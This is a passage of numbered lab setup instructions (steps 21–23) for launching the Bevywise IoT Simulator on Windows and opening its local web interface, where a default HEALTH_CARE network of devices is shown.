
21. Bevywise IoT Simulator is installed successfully. To launch the **IoT simulator**, navigate to the **C:\Bevywise\lotSimulator\bin** directory and double-click on the **runsimulator.bat** file.




22. Upon double-clicking the **runsimulator.bat** file opens in the command prompt. If **How do you want to open this?** pop-up appears, select **Microsoft Edge** browser and click **OK** to open the URL **http://127.0.0.1:9000/setnetwork?network=HEALTH_CARE**.

Note: If the URL directly opens in Microsoft Edge browser, then continue.


23. The web interface of the IoT Simulator opens in Edge browser. In the IoT Simulator, you can view the default network named **HEALTH_CARE** and several devices.



